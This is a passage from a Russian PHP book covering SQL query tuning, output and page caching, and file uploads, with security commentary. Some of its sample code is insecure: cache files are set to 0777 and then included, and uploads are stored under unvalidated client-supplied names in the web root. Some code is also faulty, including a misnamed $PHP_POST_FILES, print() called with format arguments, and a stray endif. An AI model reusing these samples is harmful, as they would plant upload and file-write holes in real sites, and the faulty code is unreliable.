Если необходимо получить все строки, начиная с 50, то в качестве N нужно указать число −1:

```
SELECT *
FROM TableName
LIMIT 50, -1
```

Всегда получайте от сервера баз данных только самые необходимые данные. Даже запрос лишней колонки потребует дополнительных затрат не только от сервера, но и от сетевого оборудования и клиента.

4.3.4. Изучайте систему

Я постарался дать только общие сведения об оптимизации, но даже если использовать только их, вы значительно повысите скорость работы приложений с базами данных. Более тонкую настройку удастся произвести, только зная систему. Например, СУБД (Oracle или MS SQL Server) может собирать статистическую информацию о запросах, которая позволит оптимизатору выбрать действительно правильный и быстрый метод выборки данных. Но статистика может и навредить, поэтому желательно уметь управлять процессом сбора информации.

Рассмотренные методы оптимизации работают практически во всех современных СУБД. Более тонкую настройку нужно начинать только после того, как вы узнаете, как система и оптимизатор обрабатывают запрос, и что можно сделать для повышения эффективности.

В некоторых системах управления данными (например, MS SQL Server) есть специальные утилиты, которые позволяют проанализировать выбранный оптимиза-

тором план выполнения. В MS SQL Server можно визуально проконтролировать все шаги и получить подробную информацию по каждому шагу (рис. 4.1.). Проанализировав эту информацию, можно принять правильное решение по повышению производительности сервера и скорости выполнения запроса.



Рис. 4.1. Просмотр плана выполнения запроса с помощью Query Analyzer

У MySQL нет удобного графического интерфейса (не считая разработок сторонних производителей), но команда анализа запросов есть. Чтобы узнать, как база данных выполняет запрос, необходимо перед оператором `SELECT` поставить `EXPLAIN`, например:

```
EXPLAIN SELECT *
FROM TableName
```

В результате вы увидите таблицу, состоящую из следующих полей:

- `table` — имя таблицы, участвовавшей в запросе;
- `type` — тип объединения в запросе. Это поле очень важно, поэтому обращайте внимание на содержащееся здесь значение. А в качестве содержимого поля можно увидеть следующее:
  - `system` — системное объединение используется, когда в таблице только одна строка;

- `eq_ref` — одна строка указанной таблицы соответствует нескольким строкам связанной таблицы;
- `ref` — несколько строк таблицы могут соответствовать группе строк из связанной таблицы. Такое значение нежелательно, но вполне реально, если используется не уникальный индекс, где есть небольшое количество повторений;
- `range` — для вывода результата будет использоваться определенный диапазон значений;
- `ALL` — для каждой строки из связанной таблицы будет просматриваться вся текущая таблица. Такое бывает в тех случаях, когда нет индексов, полезных запросу;
- `index` — для каждой строки связанной таблицы будет просматриваться вся текущая таблица, но при этом используется индекс;

- `possible_keys` — индексы, которые могут использоваться в запросе. Если индексов нет, то их введение — один из реальных способов повышения производительности;
- `key` — если в поле `possible_keys` указываются возможные индексы, то в данном поле показан тот индекс, который использовался;
- `key_len` — длина ключа;
- `ref` — поле или условие из секции `WHERE`, которое использовалось в индексе;
- `rows` — количество просматриваемых строк для получения результата;
- `extra` — дополнительная информация.

Мы также не рассматривали повышение производительности за счет изменения аппаратной части. Этот метод требует больших затрат, так что с наращивания аппаратной части начинают только неопытные программисты. Хакеры всегда начинают с изменения программной части, а потом уже обращают внимание на железо.

4.3.5. Оптимизация сервера

Если после оптимизации базы данных, таблиц и запросов вы не удовлетворены результатом, нужно переходить к оптимизации самого сервера. Что можно настроить у сервера? Чаще всего здесь не так уж и много настроек и, в основном, они заключаются в оптимизации памяти, используемой для кэширования данных. У сервера должно быть столько памяти, чтобы база данных поместилась в нее полностью.

При выборе размера кэша нужно учитывать также потребности самой ОС и других служб. Если базе данных отдать всю память, то ничего не останется ОС для хранения своих библиотек и ресурсов. А ведь есть еще и другие

службы. Например, очень часто MySQL находится физически на том же сервере, что и интерпретатор PHP, и им обоим нужна память для хранения своих ресурсов.

Сервер базы данных может содержать достаточно много различных модулей. Не стоит загружать в память то, что не будет использоваться, поэтому все лишнее необходимо отключить. Помимо освобождения памяти отключением лишнего вы повышаете безопасность. Допустим, что в определенном модуле найдена ошибка. Если вы этот модуль отключили за ненадобностью, то ваша система остается неуязвимой, и хакер не сможет воспользоваться данной ошибкой на сервере.

4.4. Оптимизация PHP

Мы рассмотрели теорию оптимизации, поговорили о том, как можно ускорить работу базы данных, а теперь нам предстоит узнать, как же можно оптимизировать сам PHP-код. Когда вы нашли слабое место системы и убедились, что используется наиболее эффективный алгоритм, можно переходить к оптимизации кода и PHP-инструкций.

4.4.1. Кэширование вывода

В языке PHP есть несколько интересных функций, с помощью которых можно включить буферизацию вывода и повысить скорость работы сценария. Для начала кэширования необходимо вызвать функцию `ob_start()`, а в конце вызвать функцию `ob_end_flush()`. Все операции вывода данных (например, `print()`) между вызовами этих двух функций будут сохранять данные в буфере, а не направлять клиенту. Непосредственная отправка данных клиенту произойдет только после вызова функции `ob_end_flush()`. Если функция `ob_end_flush()` не будет вызвана, то данные будут направлены серверу по завершении выполнения сценария.

Следующий пример показывает, как использовать функции кэширования:

```
<?php
 ob_start();

 // Вывод данных

 ob_end_flush();
?>
```

Во время выполнения сценария вы можете контролировать состояние буфера. Для этого можно воспользоваться одной из двух функций:

- `ob_get_contents()` — функция возвращает содержимое буфера;
- `ob_get_length()` — функция возвращает размер выделенного буфера.

Буферизацию можно ускорить еще больше, если включить сжатие данных. Для этого нужно выполнить функцию `ob_start()`, а в качестве параметра передать строку `ob_gzhandler`:

```
<?php
 ob_start('ob_gzhandler');

 // Вывод данных
?>
```

В этом случае данные будут передаваться клиенту в сжатом с помощью gzip виде. Если браузер клиента не поддерживает сжатия, то данные будут передаваться в открытом виде. Даже если 50% пользователей будут получать сжатые данные, вы сэкономите достаточную долю трафика, а значит, и ресурсов. Конечно, для сервера это лишние расходы процессорного времени, ведь приходится выполнять лишние операции по сжатию. Зато сетевые каналы смогут обрабатывать большее количество запросов, а значит, и быстрее. Если ваш канал связи загружен более чем на 70%, необходимо подумать о том, чтобы включить буферизацию.

4.4.2. Кэширование страниц

Если ваши сценарии используют для формирования Web-страницы запросы к достаточно большой базе данных и при этом изменения в базе происходят редко, то можно кэшировать целые страницы. Как оценить, насколько редко меняется база данных? Для этого нужно сравнить частоту изменений с количеством обращений, и если между изменениями происходит более 100 обращений к вашему сайту, то кэширование реально поможет.

Кэширование происходит следующим образом. При первом обращении или после внесения изменений в базу данных страница формируется с помощью сценария, а затем сохраняется на диске сервера в специальном каталоге. При последующем обращении к этой же странице сценарий сначала проверяет, существует ли файл со страницей. Если да, то сценарий загружает его. В результате не нужно будет заново формировать Web-страницу, уменьшится количество обращений к базе данных, и значительно снизится нагрузка на сервер.

Для кэширования страниц у PHP нет готового и эффективного инструмента, да его и не может быть, потому что универсального решения не существует. Программисту все приходится создавать самостоятельно, и в данном разделе нам предстоит рассмотреть возможный вариант решения проблемы кэширования.

Давайте подумаем, как объединить кэширование вывода, которое мы рассматривали в *разделе 4.4.1*, и кэширование страниц. Если объединить эти

две технологии и немного подумать, то пример реализации кэширования страниц станет очевидным. Моя реализация показана в листинге 4.1.

Листинг 4.1. Кэширование Web-страниц

```
<?php
 // Функция чтения кэша
 function ReadCache($CacheName)
 {
    if (file_exists("cache/$CacheName.htm"))
    {
       require("cache/$CacheName.htm");
       print("<HR>Страница загружена из кэша");
       return 1;
    }
    else
     return 0;
 }

 // Функция записи кэша
 function WriteCache($CacheName, $CacheData)
 {
    $cf = @fopen("cache/$CacheName.htm", "w")
      or die ("Can't write cache");
    fputs ($cf, $CacheData);
    fclose ($cf);
    @chmod ("cache/$CacheName.htm", 0777);
 }

 // Основной код страницы
 if (ReadCache("MainPage")==1)
  exit;

 ob_start();
 print("<CENTER><B>Главная страница</B></CENTER>");
 print("<P>Это тестовая страница");
 WriteCache("MainPage", ob_get_contents());
 ob_end_flush();
?>
```

Основной код сценария начинается с запроса загрузки страницы из кэша. Для этого в листинге создана функция `ReadCache()`. Функции передается имя файла, который нужно загрузить, ведь в кэше могут быть сохранены все Web-страницы. В данном случае подразумеваем, что сценарий формирует главную страницу с именем `MainPage`, и именно это значение мы передаем в качестве параметра.

Давайте теперь посмотрим, что происходит в функции `ReadCache()`. Здесь производится проверка существования файла с указанным именем. Если такой файл существует, то он подключается с помощью функции `require()` и возвращается значение 1. Для наглядности я еще вывожу на экран сообщение о том, что эта страница была взята из кэша.

Вернемся к основному коду. Если функция `ReadCache()` возвратила 1, то выполнение сценария прерывается. Нет смысла тратить время на формирование страницы, если она была взята из кэша.

Далее выполняем функцию `ob_start()`, чтобы начать кэширование вывода, и начинаем формировать страницу. Перед тем как вызвать функцию `ob_end_flush()`, необходимо сохранить содержимое сгенерированной страницы, которую можно получить с помощью `ob_get_contents()`. Для сохранения кэша в нашем сценарии создана функция `WriteCache()`. Ей нужно передать имя страницы, по которому определяется имя файла кэша. Второй параметр — данные, которые будут записаны в файл. В нашем случае это результат функции `ob_get_contents()`.

После создания файла изменяются его права доступа на 0777, что соответствует правам, при которых доступ к файлу разрешен всем:

```
@chmod ("cache/$CacheName.htm", 0777);
```

Загрузите с помощью браузера этот сценарий и попробуйте обновить страницу. После обновления вы увидите в конце страницы сообщение о том, что страница взята из кэша.

Если вы решите использовать эту заготовку в своих проектах, то перенесите функции `ReadCache()` и `WriteCache()` в отдельный модуль и подключайте с помощью функции `include()`, чтобы один и тот же код не размножать во всех сценариях.

Заготовка действительно удобная. Если нужно создать еще одну страницу сайта, например, страницу контактов, то ее код должен выглядеть следующим образом:

```
<?
 include('func.php');
 // Основной код страницы
 if (ReadCache("Contacts")==1)
  exit;

 ob_start();
```

```
print("<CENTER><B>Контакты</B></CENTER>");
print("<P>Чтобы связаться со мной: horrific@vr-online.ru");
WriteCache("Contacts", ob_get_contents());
ob_end_flush();
?>
```

В начале сценария подключается файл func.php, в котором должны быть реализованы функции `ReadCache()` и `WriteCache()`.

Чтобы ваш сценарий был безопасным, не давайте пользователю возможности повлиять на имя передаваемого значения в функции `ReadCache()` и `WriteCache()`. Иначе хакер сможет читать файлы и перезаписывать их. В нашем примере имя передается жестко, без каких-либо переменных и без расширения. Расширение файла и путь добавляются программно. Если название страницы еще можно вынести в переменную и позволить пользователю влиять на нее, то путь и расширение должны добавляться к имени файла программно. Передача полного пути в функции `ReadCache()` и `WriteCache()` должна быть запрещена. Для этого можно воспользоваться регулярным выражением и вырезать из параметра все символы `/`.

С помощью кэша Web-страниц вы реально повысите скорость работы сценария, но потеряете возможность создать сайт, направленный на пользователя, т. е. такой, на котором каждый пользователь может создавать собственное представление сайта. Если вы хотите организовать возможность выбора расцветки сайта, настройки отображения определенных частей под пользователя (например, в зависимости от предпочтения пользователя, позволить ему выбирать нужные категории новостей для отображения на главной странице), то реализовать подобное с помощью кэширования достаточно сложно, а если и удастся, то эффект будет минимален, так что овчинка выделки не стоит.

4.4.3. Быстрые функции

В большинстве случаев в любом языке программирования есть несколько вариантов решения задачи, и PHP тут не является исключением. В данном разделе нам предстоит увидеть, как некоторые решения могут повысить скорость выполнения сценария.

В *разделе 2.2* мы достаточно подробно познакомились с подключением файлов с помощью функций `include()` и `require()`. Мы привели достаточно хорошие примеры того, как можно быстро создавать шаблоны сайтов, которые впоследствии будут удобны в сопровождении. Все хорошо, но эти функции предназначены для подключения кода, поэтому интерпретатор при загрузке ищет в файлах PHP-код и выполняет его. Это действительно отнимает достаточно много времени.

Если подключаемый файл содержит только HTML-код, то использовать функции `include()` и `require()` неэффективно. Намного быстрее отработает функция `readfile()`. Есть только одна проблема — на начальном этапе разработки никогда не знаешь, понадобится ли PHP-код в подключаемом файле. Именно поэтому я использую на этапе разработки функцию `include()`, а после завершения работы, если есть возможность, заменяю ее на функцию `readfile()`.

Мы очень часто используем для вывода переменных функцию `print()`. При этом само имя переменной заключается в двойные кавычки:

```
print("$name");
```

Если текст, передаваемый переменной `$name`, заключается в двойные кавычки, то интерпретатор анализирует параметр в поисках имен переменных. Если такое имя найдено, то оно будет заменено на значение переменной. Это очень удобно с точки зрения программирования, но интерпретатору PHP требуются лишние накладные расходы на анализ. Намного быстрее будет выполняться следующий код:

```
print($name);
```

Здесь нет двойных кавычек, и не будет лишних накладных расходов, а значит, данный код будет выполняться быстрее. Получается, что в сценариях лучше всего вообще отказаться от двойных кавычек, а использовать только одинарные.

А если нужно вывести на экран текст и переменную? Можно разбить вывод на две команды:

```
print('Имя равно: ');
print($name);
```

Хорошее решение, потому что оно будет работать быстрее, чем использование двойных кавычек:

```
print("Имя равно: $name");
```

Разбивать вывод текста на несколько операций `print` некрасиво, и при большом количестве переменных код сценария начинает быстро расти и становится нечитаемым. Проблему можно решить, если записать строчку так:

```
print('Имя равно: '.$name);
```

Вот так будет быстро и красиво.

Для вывода переменных можно использовать функцию `print()` следующего вида:

```
printf("Имя равно: %s", $name);
```

В строке вывода с помощью ключа `$s` мы указываем место, куда нужно вставить значение переменной, а сама переменная передается функции `print()` во втором параметре. Чтобы найти ключ `$s`, интерпретатору снова нужно анализировать строку, что отнимает процессорное время, поэтому данный метод также нельзя назвать оптимальным.

Например, регулярные выражения работают медленнее, чем функции манипуляций со строками. В связи с этим, если вам нужно произвести простую замену в строке, не стоит использовать для этого регулярное выражение и функции `ereg_replace()` или `preg_replace()`, ведь функция `str_replace()` будет работать намного быстрее. Пример с регулярными выражениями нагляден, но я использую функцию `str_replace()` только в тех случаях, когда код выполняется в цикле, иначе выигрыш в скорости невелик.

Если регулярные выражения необходимы и реально могут упростить разработку, то лучше будет задуматься о применении Perl-варианта, потому что он намного мощнее, да и, по моим наблюдениям, работает быстрее.

При работе с файлами подумайте о том, чтобы читать файл целиком с помощью функций `file()` или `readfile()`. Это намного быстрее, чем использование цикла:

```
$f=fopen("1Mb_file.txt","r") or die(1);
while($x[]=fgets($f,1024));
fclose($f);
```

Функции `file()` или `readfile()` читают файлы целиком, поэтому могут обращаться к жесткому диску для чтения большими блоками. За один раз можно читать по несколько Кбайт. При использовании цикла вы читаете данные посимвольно или небольшими блоками (в данном примере по одному Кбайту), к тому же сам цикл тормозит сценарий за счет необходимости использования большого количества сравнений и операций перехода.

4.5. Оптимизация vs. Безопасность

Основная проблема оптимизации в PHP заключается в том, что оптимизация и безопасность, чаще всего, противоречивые понятия. Код, который не производит никаких проверок, работает быстрее, потому что каждая проверка может привести к ошибке в программе, что, в свою очередь, понизит безопасность.

Каждая проверка — это затраты процессорного времени и замедление работы программы. Но если заботиться о безопасности кода, то проверки лишними не будут. Надо просто построить их правильным образом.

Во время проверки нужно расставить приоритеты. Первым делом, нужно проверять наиболее часто встречающиеся ошибки или правильные реакции. Например, вы хотите запретить передачу в форму HTML-тегов. Как это можно сделать? Вполне логичным было бы использование регулярных выражений, которые повсеместно используются в Perl и, наверное, благодаря ему получили распространение. Но они работают не так уж и быстро, а самое страшное, при создании регулярного выражения легко ошибиться.

Если мне нужно запретить HTML-теги, то я решаю задачу с помощью следующего алгоритма:

- если в строке есть символ < или >, то, вероятно, в ней есть тег, поэтому нужно вызвать функцию более детальной проверки, которая может отнять много времени;
- если символов < и > нет, то можно принимать строку и вызывать функцию обработки строки.

В виде кода это запишем так:

```
$pos1 = strpos($mystring, "<");
$pos2 = strpos($mystring, ">");
if (($pos1 === false) and ($pos2 === false))
{
  // Вызов функции обработки строки
}
else
{
  // Более сложная проверка введенных данных
  // Если проверка пройдена удачно, то вызвать ту же
  // функцию обработки строки
}
endif
```

В данном случае переменная `$mystring` содержит текст, который передал сценарию пользователь. С помощью функции `strpos()` мы проверяем, есть ли в строке символы < и >. Если оба раза функция возвратила `false`, т. е. в строке нет символов < и >, значит, там не будет тегов и зловредного кода. Если символы есть, то производится более сложная проверка, которая будет искать и, возможно, вырежет зловредный код и запрещенные теги из строки, переданной пользователем.

Таким образом, если пользователь передал строку без запрещенных символов, то код будет выполняться достаточно быстро и без проблем. Если что-то запрещенное найдено, то только в этом случае процессор сервера получит дополнительную нагрузку, и пользователь будет немного дольше ожидать ответа.

Но предварительная проверка на символы < и > не гарантирует отсутствие зловредного кода. Только детальный просмотр полученных данных может это сказать хотя бы с 99% уверенностью. Поэтому оптимизация в данном случае может сильно ударить по надежности.

Это достаточно простой, но показательный пример. В реальных условиях может оказаться намного больше задач, в которых ранжирование позволит повысить скорость и уменьшить время обработки сценария без понижения безопасности.

Но в большинстве случаев забота о безопасности все же мешает производительности, потому что требует множества проверок, о которых мы уже говорили в *главе 3*. Начинающие программисты считают, что проверки должны быть только там, где мы получаем введенные пользователем данные. Да, проверять пользователя надо, потому что случайная ошибка ввода или специальным образом подготовленная хакером строка может скомпрометировать сценарий и заставить его работать неверно.

Но проверки должны быть везде. Если функция имеет код возврата, свидетельствующий о правильности отработки, вы обязательно должны убедиться, что во время работы функции не было ошибок. Здесь нельзя разграничить, у каких функций нужно проверять код возврата, а после каких можно пренебречь лишним оператором `if`. Проверки должны быть всегда. Бывают только случаи, когда проверке надо уделить больше внимания, а когда нет.

Особое внимание должно уделяться проверкам в следующих случаях:

- При получении данных от пользователя. Я думаю, что тут не нужно много объяснять, ведь с вашим Web-сайтом работают не только добросовестные пользователи, но и взломщики, которые могут передать программе системные команды в виде параметров. Об этом мы уже говорили в *главе 2*.
- При обращении к системе. Взломщик может скомпрометировать даже файловую систему. Например, ваш сценарий использует файлы на диске. Если хакер сумеет удалить необходимый файл, то во время попытки открыть его PHP-функция выдаст нам ошибку. Вы должны отреагировать на эту ошибку и прервать выполнение сценария, иначе дальнейшая работа пойдет по непредвиденному курсу, и хакер сможет воспользоваться этим. К системным ресурсам относится и электронная почта (потому что sendmail также может быть скомпрометирован), и другие ресурсы сервера.
- При обращении к базе данных. Это вообще отдельная тема, на которую можно говорить часами. Хакер может получить доступ к базе данных не только с помощью вашего сценария, но и через прямое соединение, если сервер доступен для подключения извне. Но даже если вы запретили подключение к серверу баз данных со всех машин, кроме локального сервера, необходимо быть внимательным и аккуратным. Допустим, что хакер смог изменить информацию в таблицах и записал зловредные данные в определенные поля. Тогда при чтении их с помощью PHP вы можете также получить зловредный код. Иными словами, таким способом хакер передал сценарию код не через форму, не через параметры в URL, а через базу данных. Именно поэтому все данные, полученные от сервера базы данных, вы должны проверять и аккуратно использовать так, как будто они получены из недостоверного источника.

Безопасность и производительность могут быть связанными понятиями, а могут быть противоречивыми, поэтому обе проблемы должны рассматриваться совместно.

Глава 5

Примеры работы с PHP

У нас уже достаточно информации для того, чтобы начать писать более интересные программы. В этой главе нас ждет большое количество любопытных примеров, рекомендаций, уловок, секретов и т. д. Если предыдущие главы были, скорее, теоретическими, то эта будет носить больше практический характер.

Теоретические знания — это хорошо, но необходимы и практические навыки. Только опыт позволит вам максимально быстро и качественно решать типовые задачи, с которыми можно встретиться в реальной жизни, и уменьшить вероятность ошибки.

Лично я всегда начинаю изучать что-то новое именно с практических задач, а потом уже перехожу к теории. Практика позволяет увидеть собственными глазами, как что-то работает, а с помощью теории мы углубляем свои знания. Именно поэтому все теоретические занятия в данной книге шли вперемешку с большим количеством примеров. Лучше один раз увидеть, чем 100 раз прочитать.

5.1. Загрузка файлов на сервер

Загрузка файлов на сервер — одна из самых опасных задач. Если позволить пользователю что-то загружать, то хакер сможет поместить на сервер свой сценарий и выполнить его. Если ему это удастся, то считайте, что ваш сервер взломан.

Как и любые другие данные, файлы могут передаваться серверу методами PUT или POST. Метод POST нам уже знаком по *разделу 2.12*, а вот PUT мы пока еще не использовали. Метод PUT сохраняет данные по определенному адресу URL и хорошо подходит для публикации данных на сервере. Только есть одна проблема — метод не работает в PHP 4 из-за ошибки, поэтому лучше им не пользоваться. К тому же, он плохо подходит для передачи файлов из HTML-форм. Метод POST более надежен и вполне достаточен, поэтому ограничимся только им.

Для начала посмотрим, как работает метод, и начнем с HTML-формы для отправки:

```
<form action="http://192.168.77.1/1/post.php" method="post"
    enctype="multipart/form-data">
 Файлы для отправки
<br><P><input name="file1" type="file">
<br><P><input type="submit" value="Send files">
</form>
```

В свойствах формы, помимо параметра `action` с указанием сценария обработки и метода отправки, необходимо указать свойство `enctype`. Это свойство определяет, в какой кодировке должны отправляться данные. По умолчанию оно равно `application/x-www-form-urlencoded`, т. е. равно текущей кодировке формы. Но для файлов, особенно бинарных, кодировки не должно быть, поэтому необходимо изменить свойство на `multipart/form-data`.

Для ввода имени файла используется элемент управления `input`. Для удобства тип (свойство `type`) этого элемента равен `file`. Этот тип поддерживается большинством браузеров и отображает на экране не только поле ввода, но и кнопку для выбора файла. После нажатия этой кнопки на экране будет появляться стандартное окно выбора файла (рис. 5.1).



Рис. 5.1. Форма отправки данных

А как будет происходить сама передача данных? Браузер не может создать соединение с файлом сценария и передавать ему данные. Это будет слишком сложно, а в некоторых случаях просто невозможно. Но было найдено великолепное решение — после нажатия кнопки отправки данных файл загружается во временный каталог, и только тогда запускается указанный сценарий.

Из сценария мы можем увидеть данные файла через массив `$HTTP_POST_FILES`. Этот массив является двумерным. Первый уровень опре-

деляет имена полей, в которых находятся параметры файла. Одна форма может отправлять несколько файлов, поэтому `$HTTP_POST_FILES[поле]` указывает на нужный нам файл. В форме, описанной ранее, поле для ввода имени файла называется `file1`, поэтому из сценария к этому файлу обращаемся так: `$HTTP_POST_FILES["file1"]`.

Второй уровень определяет свойства загруженного файла. Здесь есть следующие элементы:

- `tmp_name` — имя временного файла, куда был загружен файл пользователя;
- `name` — имя файла источника на машине клиента;
- `type` — тип файла;
- `size` — размер файла.

Итак, чтобы увидеть имя временного файла, куда были загружены данные, напишем: `$PHP_POST_FILES["file1"]["tmp_name"]`.

Но это еще не все. Временный файл на Unix-серверах, чаще всего, создается в каталоге /tmp, который является общедоступным. В него могут писать все пользователи, что небезопасно. К тому же, временный файл может быть удален системой. Будет намного эффективнее, если в сценарии этот файл будет скопирован в специально выделенный для данных целей каталог.

Следующий пример показывает, как можно получить файл от пользователя, скопировать его в каталог /var/www/html/files и отобразить информацию о файле:

```
<?php
 print("<P> File Size: %s", $HTTP_POST_FILES["file1"]["size"]);
 print("<P> File Type: %s", $HTTP_POST_FILES["file1"]["type"]);
 print("<P> File Name: %s", $HTTP_POST_FILES["file1"]["name"]);
 print("<P> Temp File Name: %s",
       $HTTP_POST_FILES["file1"]["tmp_name"]);

 if (copy($PHP_POST_FILES["file1"]["tmp_name"],
   "/var/www/html/files/".$HTTP_POST_FILES["file1"]["name"]))
  print("Копирование завершено");
 else
  print("Ошибка копирования файла 1</B>");
?>
```

Загрузка может быть отключена в конфигурационном файле php.ini. Откройте этот файл и проверьте директиву `file_uploads`. Чтобы у вас была возможность загружать файлы на сервер, этот параметр должен быть равен `on`. Если ваши сценарии не загружают данные, то убедитесь, что он равен `off`,

чтобы взломщик был не в состоянии использовать PHP и загрузить файл на сервер.

Загрузка может завершиться ошибкой и при нехватке прав на запись в каталог. Если у вас нет прав, то файл создать будет нельзя.

Если вы используете глобальные переменные (для этого в конфигурационном файле директива `register_globals` должна быть равна `on`), то к этим же параметрам можно получить доступ через следующие переменные:

- `$file1` — имя временного файла;
- `$file1_name` — имя файла на сервере;
- `$file1_size` — размер;
- `$file1_type` — тип файла.

То есть тот же код загрузки может выглядеть следующим образом:

```
<?php
 print("<P>Temp file name $file1");
 print("<P>File name $file1_name");
 print("<P>File size $file1_size");
 print("<P>File type $file1_type");

 if (copy($file1,
   "/var/www/html/files/".$file1_name))
  print("<P><B>Complete</B>");
 else
  print("Ошибка копирования файла 1</B>");
?>
```

Попробуйте выполнить сценарий и посмотреть на имя временного файла. Я загрузил файл file.txt, а временный файл был назван /tmp/phpmI1XXc. Сервер изменяет имя по своему усмотрению, поэтому реальное имя нужно брать из параметра `$file1_name`, т. е. из реального имени, переданного с компьютера-клиента.

Теперь рассмотрим изменение прав доступа загруженного на сервер файла на примере CyD FTP Client XP (**www.cydsoft.com**). Подключаемся к серверу, выделяем загруженный файл и выбираем меню **Remote | File permissions** (Удаленный | Файловые разрешения) (рис. 5.2). Обратите внимание, что разрешено практически все. Если сравнить эти права с правами каталога, куда произошла загрузка, то вы увидите, что они идентичны. Вы должны учитывать это: после загрузки нужно корректировать права, а именно убирать права на запись в файл и выполнение, чтобы взломщик не смог подменить содержимое или выполнить загруженный сценарий. О правах доступа в системе Linux можно прочитать в книге "Linux глазами хакера" [1].



Рис. 5.2. Права доступа к файлу

Рассмотрим еще одну классическую задачу — ограничение размера загружаемого файла. Это можно сделать тремя способами: с помощью ограничения размера файла в HTML-форме, на стороне сервера и с помощью параметра конфигурационного файла. Для ограничения в HTML-форме необходимо добавить невидимое поле с именем `MAX_FILE_SIZE`, а в качестве значения указать нужный размер:

```
<input type="hidden" name="MAX_FILE_SIZE" value="300">
```

В данном примере в качестве максимального размера указано значение 300 байт. Файлы большего размера на сервер загружаться не будут.

Эта строка должна идти до описания поля ввода имени файла. Тогда форма отправки файла будет выглядеть следующим образом:

```
<form action="http://192.168.77.1/1/post.php" method="post"
    enctype="multipart/form-data">
  Отправка файлов:
  <input type="hidden" name="MAX_FILE_SIZE" value="300">
  <br><input name="file1" type="file">
  <br><input type="submit" value="Send files">
</form>
```

Попробуйте теперь загрузить файл больше разрешенного размера. Управление будет передано сценарию, но при этом файл не будет загружен на сервер, поэтому параметр размера файла `$file1_size` будет равен нулю, а имя временного файла `$file1_size` будет равно `none`. Таким образом,

в PHP-сценарий желательно добавить следующую проверку, прежде чем производить копирование:

```
if ($file1=="none")
 die("Файл слишком большой");
```

Недостаток этого метода заключается в том, что хакер может легко удалить невидимое поле с ограничением, ведь проверка будет происходить на стороне клиента в HTML-форме. Поэтому лучше производить проверку на стороне сервера, когда файл будет загружен:

```
<?php
 if ($file1_size>10*1024)
  die("Слишком большой размер файла");

 if (copy($file1,
   "/var/www/html/files/".$file1_name))
  print("<P><B>Complete</B>");
 else
  print("Ошибка копирования файла 1</B>");
?>
```

В этом примере мы в начале сценария проверяем, чтобы размер загруженного файла не был более 10 Кбайт (10, умноженное на 1024 байт, т. е. на 1 Кбайт).

Преимущество этого метода состоит в том, что проверку не удастся убрать, если не иметь доступа к исходному коду сценария и возможности его редактирования.

Последний способ — изменение директивы `upload_max_filesize` конфигурационного файла php.ini. Следующий пример устанавливает максимальный размер в 2 Мбайт.

```
upload_max_filesize = 2M
```

Недостаток всех методов: тот факт, что пользователь выбрал слишком большой файл, станет известным только после его загрузки. Это трата трафика и времени, что не понравится добропорядочным пользователям вашего сайта.

5.2. Проверка корректности файла

В *разделе 5.1* мы выяснили, что при загрузке файлов возникает проблема прав доступа. Чтобы файл можно было загрузить, на каталог должны быть установлены права на запись для всех пользователей. Загруженный файл по умолчанию может иметь права на выполнение. Таким образом, если хакер загрузит свой PHP-сценарий и сумеет выполнить его на сервере, то это может привести к взлому всего сервера.

